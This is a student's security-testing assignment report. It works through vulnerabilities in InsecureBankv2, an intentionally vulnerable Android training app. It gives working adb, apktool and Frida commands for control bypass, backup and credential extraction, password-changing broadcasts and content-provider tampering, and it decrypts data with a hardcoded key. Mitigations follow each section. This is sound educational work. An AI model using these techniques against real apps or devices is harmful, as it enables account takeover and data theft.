Assignment Solution on

Android App Security Testing – InsecureBankv2

Special Topics in Cyber Security(SIL771) |Assignment-2 |2024–2025

Submitted by

Arindam Sal

Entry Number: 2024JCS2041

Submitted on: 8th May, 2025

Indian Institute of Technology Delhi

M.Tech in Cyber Security

Contents

1 Vulnerability 11: Application Patching and Client-Side Control Bypass

1.1 Objective

To demonstrate how insecure client-side controls (e.g., hardcoded flags like `is_admin`) can be exploited through APK patching, and to show the impact of bypassing these controls.

1.2 Tools Used

- `Apktool` – Decompile and rebuild APK
- `adb` – Install/uninstall APK on emulator
- `keytool`, `jarsigner` – Sign APKs
- `Android Emulator (Genymotion / AVD)`

1.3 Procedure

1. **Decompile the APK:**

   ```
   apktool d InsecureBankv2.apk -o InsecureBank_patched
   ```

2. **Modify Client-Side Flag:**
   Navigated to: `InsecureBank_patched/res/values/strings.xml`
   Replaced:

   ```
   <string name="is_admin">no</string>
   ```

   With:

   ```
   <string name="is_admin">yes</string>
   ```

3. **Rebuild the APK:**

   ```
   apktool b InsecureBank_patched -o InsecureBankv2_patched.apk
   ```

4. **Sign the APK:**

```
keytool -genkey -v -keystore testkey.keystore -alias testkey \
        -keyalg RSA -keysize 2048 -validity 10000

jarsigner -keystore testkey.keystore InsecureBankv2_patched.apk testkey
```

5. **Uninstall the Original App (if present):**

```
adb uninstall insecurebankv2.android.com.insecurebankv2
```

6. **Install the Patched APK:**

```
adb install InsecureBankv2_patched.apk
```

1.4 Observed Effect

After installation, the previously hidden "`Create User`" button became visible on the login screen, indicating admin functionality was unlocked by modifying a single string in the client.

1.5 Security Impact

This vulnerability allows attackers to bypass privilege checks by modifying APK contents, highlighting a critical failure to validate privileges on the server side.

1.6 Mitigation

- Do not trust client-side flags or variables for access control.
- All admin checks should be implemented and enforced on the server.
- Use techniques like code obfuscation, runtime integrity checks, and secure storage to defend against reverse engineering.



Figure 1: Create User button visible after patching

2 Vulnerability 6: Root Detection Bypass using Frida (InsecureBankv2)

2.1 Objective

To bypass the root detection mechanism in the `InsecureBankv2` Android application using Frida dynamic instrumentation.

2.2 Tools Used

- **Frida 16.7.13** (on Windows)
- **frida-server** binary (pushed to Android emulator)
- **bypass_root.js** – Frida script to hook common root-check APIs
- **Samsung Galaxy S7 Emulator (Rooted)**

2.3 Steps Performed

1. **Push frida-server to the emulator:**

   ```
   adb push frida-server /data/local/tmp/
   ```

2. **Set executable permission:**

```
adb shell "chmod 755 /data/local/tmp/frida-server"
```

3. **Start frida-server in shell:**

```
adb shell
cd /data/local/tmp
./frida-server
```

4. **Run the bypass script using Frida:**

```
frida -U -f com.android.insecurebankv2 -l bypass_root.js
```

2.4 Frida Terminal Execution



Figure 2: Frida successfully attached and bypass script executed

2.5 Result Screenshot



Figure 3: Application output after bypass – "Device not Rooted!!"

2.6 Impact

This confirms that the root detection logic was bypassed on a rooted device. Without modifying the APK itself, Frida dynamically suppressed the root detection code during runtime.

2.7 Mitigation

- Avoid relying solely on client-side checks for root detection.
- Use SafetyNet or Play Integrity APIs.
- Monitor runtime tampering using anti-instrumentation techniques.

3 Vulnerability 16: Android Keyboard Cache Vulnerability

3.1 Findings

This vulnerability relates to the keyboard cache feature on Android devices. It primarily affects the security and privacy of text input, as it can potentially lead to the exposure of sensitive information that users have entered using the on-screen keyboard.

Figure 4: Sensitive value cached and suggested by keyboard

In this case, a sensitive value such as a username was typed into the login form of the application. Due to the Android keyboard's default behavior, the entered word got cached by the system.

To view the cached entries, one can pull the Android user dictionary database using the following command:

```
adb pull /data/data/com.android.providers.userdictionary/databases/user_dict.db
```

After obtaining the file, opening it with an SQLite viewer or using:

```
sqlite3 user_dict.db
SELECT * FROM words;
```

will reveal the cached entries, including any sensitive usernames or phrases typed in by the user.

3.2 Mitigation:

To mitigate this, developers should disable text prediction and autocomplete on sensitive input fields by adding the following attribute in the layout XML:

```
android:inputType="textNoSuggestions"
```

or programmatically enforce it using:

```
editText.setInputType(InputType.TYPE_TEXT_FLAG_NO_SUGGESTIONS);
```

This ensures that sensitive input does not get stored in the keyboard cache.

4 Vulnerability 17: Exploiting Android Backup Feature

4.1 Vulnerability Summary:

The application declares `android:allowBackup="true"` in its `AndroidManifest.xml`, which allows attackers to back up and access the app's private data without requiring root access. This can potentially expose sensitive configuration files such as shared preferences.



Figure 5: Backup permission enabled in AndroidManifest.xml

4.2 Steps to Exploit:

1. Trigger a backup operation from the host:

   ```
   adb backup -apk -shared -f backup.ab com.android.insecurebankv2
   ```

2. Convert to a standard tar archive:

   ```
   dd if=backup.ab bs=24 skip=1 | zlib-flate -uncompress > backup_compressed.tar
   ```

3. Extract the contents:

   ```
   mkdir extracted_backup
   tar -xf backup_compressed.tar -C extracted_backup
   ```

4. Navigate to shared preferences:

```
cd extracted_backup/apps/com.android.insecurebankv2/sp/
```

5. View contents of `mySharedPreferences.xml`:

```
<map>
    <string name="superSecurePassword">EDlH1wWpNSJyUHf55F31FQ==</string>
    <string name="EncryptedUsername">ZGV2YWRtaW4=</string>
</map>
```

4.3 Observation:

The values are **Base64-encoded**, indicating minimal or no encryption. For instance:

- `ZGV2YWRtaW4=` → `devadmin`

An attacker can easily decode these values using any Base64 decoding utility or Python script:

```
echo ZGV2YWRtaW4= | base64 -d
```



Figure 6: Extracted Base64-encoded credentials from app backup

4.4 Impact:

Even though the credentials are not stored in plain text, using simple Base64 encoding offers no real protection. This still constitutes a serious leakage of sensitive data.

4.5 Mitigation:

- Set `android:allowBackup="false"` in the manifest.
- Encrypt sensitive data using proper cryptographic algorithms with secure key management.

5 Vulnerability 1: Exploiting Android Vulnerable Broadcast Receiver

Android Broadcast Receivers allow applications to register for system or application events. However, if not properly secured, exported broadcast receivers can be exploited by malicious apps or attackers to trigger internal application logic without permission.

In the InsecureBankv2 application, a vulnerable broadcast receiver is defined and exported in the AndroidManifest.xml file:

```
<receiver android:exported="true" android:name=".MyBroadCastReceiver">
    <intent-filter>
        <action android:name="theBroadcast" />
    </intent-filter>
</receiver>
```

From the decompiled code, the `MyBroadCastReceiver` listens for broadcast intents and allows changing a user's password via SMS by retrieving the username and password from shared preferences.

5.1 PoC: Broadcast Execution from ADB

```
adb shell am broadcast -a theBroadcast \
-n com.android.insecurebankv2/.MyBroadCastReceiver \
--es phonenumber 5554 --es newpass Dinesh@123!
```

This command simulates a malicious intent being sent to the receiver, changing the password to `Dinesh@123!`.



Figure 7: SMS showing password changed from `Dinesh@123$` to `Dinesh@123!` after exploiting the broadcast receiver.

```
arindamsal@DESKTOP-O7SJ0H5:/mnt/c/Users/user/Desktop/InsecureBankv2/Android-InsecureBankv2$ adb shell am broadcast -a theBroadcast -n com.android.
insecurebankv2/.MyBroadCastReceiver --es phonenumber 5554 --es newpass Dinesh@123!
Broadcasting: Intent { act=theBroadcast flg=0x400000 cmp=com.android.insecurebankv2/.MyBroadCastReceiver (has extras) }
arindamsal@DESKTOP-O7SJ0H5:/mnt/c/Users/user/Desktop/InsecureBankv2/Android-InsecureBankv2$
```

Figure 8: Terminal showing the ADB broadcast command execution.

5.2 Mitigation Recommendations:

- Set `android:exported="false"` for broadcast receivers not meant for external apps.
- Use signature-based permissions for sensitive broadcast receivers.
- Validate input and restrict access control logic in the receiver.
- Avoid critical operations (e.g., password updates) based solely on broadcast inputs.

6 Vulnerability 8: Exploiting Android Content Provider

6.1 Vulnerability: Unprotected Content Provider

The application `InsecureBankv2` exposes a content provider named `TrackUserContentProvider`, registered with the authority:

`com.android.insecurebankv2.TrackUserContentProvider`

This provider is exported without any permission-based access control, allowing any other application or attacker with `adb` access to perform read/write operations on sensitive user data.

6.2 Observed URI

The content URI exposed is:

`content://com.android.insecurebankv2.TrackUserContentProvider/trackerusers`

6.3 Proof of Concept (PoC)

The following commands were executed on an emulator with the app installed and running. The content provider was successfully queried and returned sensitive user information without any authentication.

6.3.1 Read Operation (Query)

```
adb shell content query --uri content://com.android.insecurebankv2.TrackUserContentProvider/trackerusers
```

Result: All user rows including usernames like `devadmin`, `dinesh` were visible without authentication.



Figure 9: Unprotected content provider reveals user data

6.3.2 Insert Operation

The following command can insert arbitrary records into the user table:

```
adb shell content insert --uri content://com.android.insecurebankv2.TrackUserContentProvider/trackerusers \
--bind name:s:'attackeruser'
```

6.3.3 Update Operation

The following command can update existing user data:

```
adb shell content update --uri content://com.android.insecurebankv2.TrackUserContentProvider/trackerusers \
--bind name:s:'hacked' --where "id=1"
```

6.3.4 Delete Operation

The following command can delete user records:

```
adb shell content delete --uri content://com.android.insecurebankv2.TrackUserContentProvider/trackerusers \
--where "id=2"
```

6.4 Impact

This vulnerability allows:

- **Unauthorized data disclosure** via queries.
- **Data tampering** via insert/update.
- **Data loss** via deletion.

6.5 Mitigation Advice

To fix this vulnerability:

1. Restrict the content provider by setting:

   ```
   android:exported="false"
   ```

   in the `AndroidManifest.xml` if inter-app access is not needed.

2. If access is needed, enforce permission protection:

   ```
   android:permission="com.android.insecurebankv2.READ_USERS"
   ```

   and define that custom permission in the manifest.

3. Implement runtime checks to validate callers using:

   ```
   getCallingPackage() or Binder.getCallingUid()
   ```

   to ensure only trusted apps can access sensitive data.

7 Vulnerability 10: Exploiting Weak Cryptography

7.1 Vulnerability: Hardcoded Symmetric Key for AES Encryption

The application `InsecureBankv2` statically embeds a cryptographic key inside the source code. This key is used to perform AES encryption on sensitive data such as user credentials stored in `SharedPreferences`. This is a critical vulnerability because it:

- Makes decryption trivial for attackers through reverse engineering.
- Prevents secure key rotation and revocation.
- Enables offline brute-force or dictionary attacks.

7.2 Source Code Evidence

The AES key is hardcoded in the Java class `CryptoClass`:

```
String key = "This is the super secret key 123";
Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
byte[] ivBytes = {0, 0, 0, ..., 0}; // 16 zero bytes
```

This proves that all encryption uses a predictable key and IV.

```
/* loaded from: classes.dex */
50 public class CryptoClass {
       String base64Text;
       byte[] cipherData;
       String cipherText;
       String plainText;
       String key = "This is the super secret key 123";
       byte[] ivBytes = {0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0};

51     public static byte[] aes256encrypt(byte[] ivBytes, byte[] keyBytes, byte[] textBytes) throws UnsupportedEncodingException,
52         AlgorithmParameterSpec ivSpec = new IvParameterSpec(ivBytes);
53         SecretKeySpec newKey = new SecretKeySpec(keyBytes, "AES");
55         Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
56         cipher.init(1, newKey, ivSpec);
57         return cipher.doFinal(textBytes);
       }
```

Figure 10: Hardcoded key and AES logic in CryptoClass.java

7.3 Extracted Encrypted Data from Device

User credentials are stored in a file named `mySharedPreferences.xml`:

```
adb shell cat /data/data/com.android.insecurebankv2/shared_prefs/mySharedPreferences.
```



Figure 11: Encrypted values in SharedPreferences

7.4 Decryption Proof of Concept (PoC)

The extracted ciphertexts:

- **Password:** `DTrW2VXj5ofDg0e61fHxJg==`
- **Username:** `zGLuZxNOxQDEyMYq==`

These values were decrypted using an online AES decryption tool with the following parameters:

- Key: `This is the super secret key 123`
- Mode: `AES/CBC`
- IV: `00000000000000000000000000000000`
- Padding: `NoPadding`
- Key Size: `256 Bits`



Figure 12: Decryption of password using hardcoded key

7.5 Decrypted Values

- **Decrypted Password:** `Dinesh@123$`
- **Decrypted Username:** `dinesh`

7.6 Mitigation Advice

1. **Never hardcode cryptographic keys in source code.**

2. Use Android's `Keystore` system to securely generate and store encryption keys.

3. Employ random IVs and salts for each encryption operation to ensure ciphertext uniqueness.

4. Adopt secure storage practices such as `EncryptedSharedPreferences` or `SQLCipher` for sensitive data.

5. Implement key rotation mechanisms to revoke and replace compromised keys.

8 Vulnerability 13: Insecure Logging

8.1 Vulnerability Description

Insecure logging occurs when sensitive information such as usernames, passwords, or other personal data is written to application logs without proper redaction or protection. On rooted or debug-enabled devices, these logs can be easily accessed via tools like `adb logcat`, exposing private information to attackers.

In the case of `InsecureBankv2`, sensitive login credentials are written to logs using the Android `Log.d()` API.

8.2 Source Code Evidence

The following line from the source code (DoLogin.java) logs the username and password in plaintext:

```
Log.d("Successful Login: ", "account=" + DoLogin.this.username + ":" + DoLogin.this.password);
```

This is a critical vulnerability because an attacker with access to device logs (via USB debugging, rooted access, or malicious apps with READ_LOGS permission) can easily extract this information.

8.3 Exploitation Steps

1. Launch the `InsecureBankv2` application on a rooted emulator.
2. Use valid credentials to log in (e.g., `dinesh / Dinesh@123$`).
3. In a separate terminal, run:

   ```
   adb shell
   logcat | grep -i 'Successful Login'
   ```

4. Observe that the username and password are printed in plaintext in the log output.

8.4 Screenshot Evidence



Figure 13: Plaintext login credentials captured via adb logcat

As shown, the logs reveal:

```
D Successful Login: account=dinesh:Dinesh@123$
```

8.5 Mitigation Advice

To prevent insecure logging:

- **Never log sensitive information.** Avoid printing usernames, passwords, tokens, or any credentials to log output.
- **Use conditional logging.** Only enable verbose logging in development builds using `BuildConfig.DEBUG`.
- **Apply log redaction.** If logs are essential, redact or mask sensitive parts (e.g., log only partial usernames or password length).
- **Implement secure logging frameworks** that sanitize logs automatically.

8.6 Conclusion

This vulnerability can lead to complete compromise of user accounts if logs are accessed. It demonstrates the risk of improper use of debug APIs in production code.

9 Vulnerability 24: Developer Backdoor

9.1 Vulnerability Description:

During static analysis of the `InsecureBankv2` application, a developer-introduced backdoor was discovered within the login logic. Specifically, if the username field is set to `devadmin`, the application bypasses password verification entirely and grants direct access to the `PostLogin` activity.

The relevant logic was found in the `DoLogin.java` file:

Listing 1: Developer Backdoor in Login Logic

```
if (DoLogin.this.username.equals("devadmin")) {
    httppost2.setEntity(new UrlEncodedFormEntity(nameValuePairs));
    responseBody = httpclient.execute(httppost2);
}
```

This bypass results in the application not validating credentials for the `devadmin` account.



Figure 14: Backdoor Login Bypass Logic for devadmin in Decompiled Code

9.2 Proof of Concept (PoC):

To validate this vulnerability, the following steps were performed:

1. Launched the `InsecureBankv2` application in Genymotion.
2. Entered username as `devadmin` with any or even no password.

3. Observed that the application navigates to the PostLogin screen.

4. Captured logcat logs using:

```
adb shell
logcat | grep "Successful Login"
```

5. Log output confirmed login bypass for `devadmin`.

